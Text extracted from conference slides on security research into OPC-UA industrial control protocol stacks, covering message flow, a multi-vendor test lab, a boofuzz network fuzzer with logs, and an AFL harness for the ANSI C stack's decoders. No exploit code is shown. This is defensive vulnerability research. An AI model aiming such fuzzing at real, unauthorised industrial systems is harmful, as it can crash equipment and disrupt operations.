

OPN

HEL: Hello message

OPN: OpenSecureChannel message

Authentication

- **Anonymous**
- **Username/password**
- **Certificate**





Authentication settings for an OPC-UA client, shown using UAExpert

OPN

HEL: Hello message

OPN: OpenSecureChannel message

- Security Mode and Policy
- Authentication




[OPC UA Secure Conversation MessageChunk](#)

CreateSession

HEL: Hello message

OPN: OpenSecureChannel message

MSG: A generic message container. Some service will be used.



CreateSession


HEL: Hello message

OPN: OpenSecureChannel message

MSG: A generic message container. Some service will be used.

Create Session + Activate

- Configure the session (e.g. timeout, message size, etc)



▼ CreateSessionRequest

```
> RequestHeader: RequestHeader
> ClientDescription: ApplicationDescription
  ServerUri: [OpcUa Null String]
  EndpointUrl: opc.tcp://desktop-ad29i88:62541/Quickstart
  SessionName: [OpcUa Empty String]
  ClientNonce: 000000000000000000000000000000000000000000000000000000000000000
  ClientCertificate: <MISSING>[OpcUa Null ByteString]
  RequestedSessionTimeout: 1200000
  MaxResponseMessageSize: 16777216
```


Full Session

HEL: Hello message

OPN: OpenSecureChannel message

MSG: A generic message container (secured with the channel's keys)

CLO: CloseSecureChannel message



Research Methodology

Agenda

- What is OPC-UA?
- Protocol Stack Implementations
- Bits and Bytes
- Research Methodology
- Vulnerabilities and Exploits
- OPC-UA Exploitation Framework
- Summary

Building Basic OPC-UA Client

Why?

- Hands-on
- Focus on logic
- Customizable to our vuln research needs

How?

- Specification
- Protocol analysis + Wireshark

```
opcua = OPCUA(ip_addr, port, query_string)
opcua.session_timeout = 3600 * 1000 # 1hr
opcua.requested_lifetime = 3600 * 1000 # 1hr
opcua.max_chunk_size = max_chunk_size
opcua.create_session()
```

 [FreeOpcUa Python OPC-UA](#)
(Python)

 [Prosys OPC-Ua Browser](#) (Java)

 [Unified Automation UaExpert](#)
(C/C++)

Building the Setup

Intel NUC x 2

- Intel Core i7-1165G7
- 32 GB RAM

Installed VMware ESXi

Prepared a Windows 10 x64 Image
~10 machines per NUC

localhost.t82.co - Virtual Machines				
	Create / Register VM	Console	Power on	Power off
	Virtual machine	Status	Used space	
<input type="checkbox"/>	Win10-x64-01-Softing OPC UA Secure Integration Server ...	Normal	50 GB	
<input type="checkbox"/>	Win10-x64-02-Prosys - OPC UA SDK for Java	Normal	50 GB	
<input type="checkbox"/>	Win10-x64-03-OPC Foundation-OPC UA .NET Standard	Normal	50 GB	
<input type="checkbox"/>	Win10-x64-05-Kepware-KEPServerEx	Normal	54.08 GB	
<input type="checkbox"/>	Win10-x64- Unified Automation UaGateway	Normal	54.08 GB	
<input type="checkbox"/>	Win10-x64-06-Inductive Automation Ignition	Normal	54.09 GB	



Installing & Configuring Targets

Protocol Stack Libraries

- [Unified Automation - ANSI C Stack](#) - C
- [OPC Foundation - .NET Standard](#) - .NET
- [OPC Foundation - Java Legacy](#) - Java
- [Prosys OPC UA SDK for Java](#) - Java
- [FreeOpcUA opcua-asyncio](#) Python
- [Eclipse Milo](#) - Java
- [Node-opcua](#) - Node JS
- [Open62541](#) - C
- [OPC UA rust](#) – Rust

Gateways

- [Triangle Microworks SCADA Data Gateway](#)
- [Softing Secure Integration Server](#)



Clients

- [PTC Kepware KepServerEx](#)
- [Prosys OPC UA Browser](#)
- [Softing edgeAggregator](#)
- [Inductive Automation Ignition](#)



OPC UA Servers

- [Inductive Automation Ignition](#)
- [Unified Automation UaGateway](#)
- [PTC Kepware KepServerEx](#)
- [Prosys OPC UA Simulation Server](#)
- [Softing edgeConnector](#)



Network Fuzzer

Released open-source OPC-UA fuzzer, based on boofuzz

Found 2 heap/stack overflow

Fuzzing 6 Services

- Read Service
 - Browse Service
 - Browse Next Service
 - Create Subscription Service
 - Add Nodes Service
 - History Read Service

The screenshot shows a Windows desktop environment with three windows open:

- A top-level window titled "Command Prompt" containing log output for a fuzzing session. It includes several "Test Step" entries and various informational messages.
- An intermediate window titled "Command Prompt - python ./ig..." which is running a script named "post_actions". This window shows a loop of "Sleeping" and "Seconds remaining" counts.
- A bottom-level window titled "Command Prompt" showing the continuation of the fuzzing log. This log includes a detailed test case entry for "browse_next_request" with numerous parameters and their values.

At the bottom of the screen, there is a watermark for "Activate Windows" and a link to "Go to Settings to activate Windows". The taskbar at the very bottom shows icons for File Explorer, Task View, Start, and other system icons.

```
[2022-12-19 03:24:59,429] Info: Receiving...
[2022-12-19 03:25:03,554] Test Step: Fuzzing Node 'browse_request'
[2022-12-19 03:25:03,554] Info: Sending 146 bytes...
[2022-12-19 03:25:03,554] Info: Target connection reset.
[2022-12-19 03:25:03,554] 
[2022-12-19 03:25:03,554] Seconds remaining: 4113. Sleeping
[2022-12-19 03:25:03,554] Seconds remaining: 4053. Sleeping
[2022-12-19 03:25:03,554] Seconds remaining: 3993. Sleeping

[2022-12-19 03:24:59,429] Info: Receiving...
[2022-12-19 03:25:03,554] Test Step: Fuzzing Node 'browse_next_request'
[2022-12-19 03:25:03,554] Info: Sending 134 bytes...
[2022-12-19 03:25:03,554] Info: Target connection reset.
[2022-12-19 03:25:03,554] Test Step: Contact target monitors
[2022-12-19 03:25:03,554] Test Step: Post-test case callback: "post_actions"
[2022-12-19 03:25:03,554] Info: Sending 95 bytes...
[2022-12-19 03:25:03,570] Test Step: Cleaning up connections from callbacks
[2022-12-19 03:25:03,570] Check OK: No crash detected.
[2022-12-19 03:25:03,570] Info: Closing target connection...
[2022-12-19 03:25:03,570] Info: Connection closed.

[2022-12-19 03:25:03,570] Test Case: 7785: browse_next_request:[browse_next_request.opcua_service.browse_next_request.request_header.audit_entry_id_95bebe24-4d53-414d-8a24-22b9bb905f.randomized_string:0, browse_next_request.opcua_service.browse_next_request.continuation_points.continuation_point_e75639b-f524-4145-b155-07296d4cd90a.randomized_bytes:6, browse_next_request.opcua_service.browse_next_request.request_header.additional_header.body.body_item_f240e5f9-5577-444e-b576-e276a0276a2b.randomized_bytes:9]
[2022-12-19 03:25:03,570] Info: Type: RandomData
[2022-12-19 03:25:03,570] Info: Opening target connection (127.0.0.1:62541)...
[2022-12-19 03:25:05,632] Info: Cannot connect to target; retrying. Note: This likely indicates a failure caused by the previous test case, or a target that is slow to restart.
[2022-12-19 03:25:05,632] Test Step: Restarting target
[2022-12-19 03:25:05,632] Info: Restarting target process using CallbackMonitor
[2022-12-19 03:25:05,632] Test Step: Cleaning up connections from callbacks
[2022-12-19 03:25:05,632] Info: Closing target connection...
[2022-12-19 03:25:05,632] Info: Connection closed.
[2022-12-19 03:25:05,632] Info: No reset handler available... sleeping for 5 seconds
[2022-12-19 03:25:10,632] Info: Opening target connection (127.0.0.1:62541)...
[2022-12-19 03:25:12,679] Info: Unable to reconnect to target: Reached threshold of 1 retries
```

https://github.com/claroty/opcua_network_fuzzer

Fuzzers: Coverage Based

Found old source-code for ANSI C
OPC-UA stack

Used both libFuzzer / AFL


Wrote small harness, mostly to fuzz the
decode routines

<https://github.com/linshenqi/UA-AnsiC>

```
1747 #ifdef __AFL_HAVE_MANUAL_CONTROL
1748     __AFL_INIT();
1749 #endif
1750     unsigned char *pData = __AFL_FUZZ_TESTCASE_BUF;
1751     while (__AFL_LOOP(100000)) {
1752         // Size = __AFL_FUZZ_TESTCASE_LEN;
1753         int Size = __AFL_FUZZ_TESTCASE_LEN;
1754         OpcUa_MessageContext_Initialize(&cContext);
1755
1756         cContext.KnownTypes = &OpcUa_ProxyStub_g_EncodeableTypes;
1757         cContext.NamespaceUris = &OpcUa_ProxyStub_g_NamespaceUris;
1758         cContext.AlwaysCheckLengths = OpcUa_False;
1759
1760         uStatus = OpcUa_MemoryStream_CreateReadable(pData, Size, &pDecoder);
1761         if (uStatus != OpcUa_Good) continue;
1762         uStatus = OpcUa_BinaryDecoder_Create(&pDecoder);
1763         if (uStatus != OpcUa_Good) continue;
```

AFL harness

```
#559040200: cov: 3858 ft: 16291 corp: 4759 exec/s 776 oam/timeout/crash: 0/0/0 time: 16236s job: 2283 dft_time: 0
#559299775: cov: 3858 ft: 16291 corp: 4759 exec/s 862 oam/timeout/crash: 0/0/0 time: 16244s job: 2284 dft_time: 0
#559508758: cov: 3858 ft: 16291 corp: 4759 exec/s 694 oam/timeout/crash: 0/0/0 time: 16251s job: 2285 dft_time: 0
#559736954: cov: 3858 ft: 16291 corp: 4759 exec/s 758 oam/timeout/crash: 0/0/0 time: 16260s job: 2286 dft_time: 0
#559934945: cov: 3858 ft: 16291 corp: 4759 exec/s 657 oam/timeout/crash: 0/0/0 time: 16268s job: 2287 dft_time: 0
#560194627: cov: 3858 ft: 16291 corp: 4759 exec/s 862 oam/timeout/crash: 0/0/0 time: 16275s job: 2288 dft_time: 0
#560362350: cov: 3858 ft: 16291 corp: 4759 exec/s 557 oam/timeout/crash: 0/0/0 time: 16285s job: 2289 dft_time: 0
#560583436: cov: 3858 ft: 16291 corp: 4759 exec/s 734 oam/timeout/crash: 0/0/0 time: 16292s job: 2290 dft_time: 0
```



libFuzzer burning CPUs

Control the Fuzzers

